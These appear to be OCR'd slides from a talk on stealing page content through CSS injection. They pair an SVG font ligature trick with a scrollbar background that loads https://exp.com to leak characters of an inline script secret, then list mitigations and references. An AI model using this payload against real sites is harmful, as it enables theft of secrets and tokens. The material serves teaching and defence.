
Steal CSRF token != CSRF 😢

Steal any content

```
<script>
  var secret = "abc123";
</script>
```

Is it possible?

ligature



AE → Æ	*ij → ĳ*
ae → æ	*st → ﬆ*
OE → Œ	*ſt → ﬅ*
oe → œ	*et → &*
ff → ﬀ	*ſs → ß*
fi → ﬁ	*ffi → ﬃ*

https://zh.m.wikipedia.org/zh-tw/File:Ligatures.svg


ligature

```
<svg>
  <defs>
    <font horiz-adv-x="0">
      <font-face font-family="leak" units-per-em="1000" />
      <glyph unicode="&quot;a"
        horiz-adv-x="10000" d="M1 0z"/>
    </font>
  </defs>
</svg>
```


ligature + scroll bar

```css
script {
  width: 300px;
  display: block;
  font-family: "leak";
  white-space: nowrap;
  overflow-x: auto;
}
script::-webkit-scrollbar {
  background: blue;
}
script::-webkit-scrollbar:horizontal {
  background: url(https://exp.com?a);
}
```

ligature + scroll bar


file:///Users/li.hu/Documents/security-rese

```
var  secret  =    abc123
```


file:///Users/li.hu/Documents/security-rese

```
v  r  secret  =
```

Mitigation

- Sanitization
- Content Security Policy
  - style-src
  - font-src
- Check origin/referer header
- Same-site cookie

Reference

1. https://vwzq.net/slides/2019-s3_css_injection_attacks.pdf
2. https://x-c3ll.github.io/posts/CSS-Injection-Primitives/
3. https://book.hacktricks.xyz/pentesting-web/xs-search/css-injection
4. https://research.securitum.com/stealing-data-in-great-style-how-to-use-css-to-attack-web-application/
5. https://mksben.l0.cm/2021/11/css-exfiltration-svg-font.html
6. https://github.com/masatokinugawa/css-exfiltration-svg-font/

Q&A